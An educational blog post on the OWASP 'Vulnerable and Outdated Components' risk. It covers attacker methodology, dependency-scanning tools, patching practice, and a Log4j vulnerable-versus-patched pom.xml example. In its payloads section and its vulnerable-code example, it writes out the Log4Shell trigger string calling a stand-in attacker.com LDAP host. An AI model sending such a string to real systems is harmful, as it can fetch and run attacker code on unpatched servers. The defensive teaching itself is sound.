
This Vulnerability Explain post covers Vulnerable and Outdated Components, an OWASP Top 10 category and the cause of some of the largest breaches in history. Modern apps are built mostly from third-party code, and every outdated library is a potential open door. Let's look at the risk and how to manage it.
What is Vulnerable Components?
This risk arises when an application uses components - libraries, frameworks, runtimes, or plugins - that have known vulnerabilities or are no longer maintained. Attackers exploit publicly documented flaws (CVEs) in those components.
You may write perfectly secure code, but if you depend on a library with a known remote code execution flaw, attackers can target that. Famous examples like Log4Shell and the Equifax Struts breach show how a single unpatched dependency can compromise an entire organization.
How does Vulnerable Components work?

Exploiting outdated components is straightforward for attackers:
- Component Inventory by Attacker
- The attacker fingerprints the technologies and versions an application uses.
- Known Vulnerability Lookup
- They match those versions against public CVE databases and exploit code.
- Public Exploit Used
- Ready-made exploits for known flaws are applied with little custom work.
- Compromise
- The known vulnerability is triggered, often yielding RCE or data access.
- Scale
- Because many organizations share the same components, one disclosed flaw can be exploited broadly and quickly.
The hard part for attackers is already done - the vulnerability is documented. Your defense is knowing what you run and patching it before they get there.
Tools and Techniques for Vulnerable Components Testing
Managing this risk relies on software composition analysis and version monitoring.
Manual Testing Methodologies
- Technology Fingerprinting - Identify frameworks, libraries, and versions from responses, banners, and client-side code.
- CVE Matching - Map discovered versions to known vulnerabilities.
- Dependency Review - Audit manifest files (package.json, pom.xml, requirements.txt) for outdated entries.
- Exploit Verification - Confirm exploitability carefully within authorized scope.
Automated Scanning Tools
- OWASP Dependency-Check - Detects known vulnerable dependencies.
- Snyk - Continuously scans dependencies for known flaws.
- Trivy - Scans containers and dependencies for vulnerabilities.
- Dependabot - Automates dependency update alerts and pull requests.
Vulnerable Components Protection Mechanisms
Best Practices for Secure Coding
- Maintain a Dependency Inventory
- Description: Track every component and version your app uses, ideally as an SBOM.
- Benefits: You can react instantly when a CVE drops.
- Implementation Tip: Generate and store a Software Bill of Materials.
- Patch Promptly
- Description: Update vulnerable components quickly, prioritizing by severity.
- Benefits: Closes the window attackers rely on.
- Implementation Tip: Automate dependency updates and testing.
- Minimize Dependencies
- Description: Remove unused libraries and prefer well-maintained ones.
- Benefits: Shrinks the attack surface.
- Implementation Tip: Review transitive dependencies, not just direct ones.
Best Practices for Organizations
- Software Composition Analysis
- Integrate SCA scanning into CI/CD.
- Block builds with critical known vulnerabilities.
- Monitoring and Response
- Subscribe to advisories for your stack.
- Have a process to patch urgent CVEs fast.
- Lifecycle Management
- Retire end-of-life components.
- Verify the provenance and integrity of dependencies.
Top Vulnerable Components payloads used by Security Researchers
As a security researcher, knowing the most common payloads helps you detect and prevent these attacks. Use this knowledge ethically and only on systems you are authorized to test. Some sample payloads are shown below.
// Fingerprint a framework version
GET / HTTP/1.1
// Response: X-Powered-By: Express, Server banners, JS bundle versions
// Example: Log4Shell (CVE-2021-44228) trigger string
${jndi:ldap://attacker.com/a}// Scan dependencies for known CVEs
npm audit
odc --scan ./ (OWASP Dependency-Check)
trivy fs .// Check a version against advisories
// e.g. spring-core 5.3.17 -> look up known CVEsReal-World Example: Log4Shell in a Forgotten Service
An organization patched its flagship apps quickly after Log4Shell (CVE-2021-44228) was disclosed, but an old internal service still bundled a vulnerable version of Log4j.
An attacker sent a crafted ${jndi:ldap://…} string in a header that the service logged. The vulnerable Log4j evaluated it, fetched and executed attacker-hosted code, and handed over remote code execution on a host everyone had forgotten about.
The fix required a complete dependency inventory (an SBOM), scanning every service, and patching the straggler. Vulnerable components are exploited because the work is already published - the only defense is knowing exactly what you run and patching it fast.
Vulnerable and secure code of Vulnerable Components
The following example shows the contrast between vulnerable and secure code for Vulnerable Components. It helps you see how the flaw creeps into real code and the changes that shut it down.
🥺 Vulnerable Code:
# Vulnerable: an outdated dependency with a known CVE
# pom.xml
<dependency>
  <groupId>org.apache.logging.log4j</groupId>
  <artifactId>log4j-core</artifactId>
  <version>2.14.1</version>   <!-- vulnerable to Log4Shell, CVE-2021-44228 -->
</dependency>

# Attacker input that the app logs:
User-Agent: ${jndi:ldap://attacker.com/a}- The pinned library version has a publicly known, exploitable vulnerability.
- A logged attacker string triggers remote code execution with no custom exploit needed.
😎 Secure Code:
# Secure: patched version + automated scanning in CI
# pom.xml
<dependency>
  <groupId>org.apache.logging.log4j</groupId>
  <artifactId>log4j-core</artifactId>
  <version>2.24.3</version>   <!-- patched -->
</dependency>

# CI gate (fail the build on critical known vulns):
#   owasp-dependency-check --failOnCVSS 7
#   trivy fs --severity HIGH,CRITICAL --exit-code 1 .
# Plus Dependabot/Snyk for automated update PRs and an SBOM.- The dependency is updated to a patched version that fixes the CVE.
- CI scanning and automated update tooling catch future vulnerable components.
Conclusion
Vulnerable and Outdated Components are exploited because the attacker's research is already published as a CVE. Maintain a complete dependency inventory (an SBOM), patch promptly and by severity, minimize and vet what you depend on, and wire software composition analysis into CI/CD. In a world built from third-party code, knowing exactly what you run - and keeping it current - is fundamental security.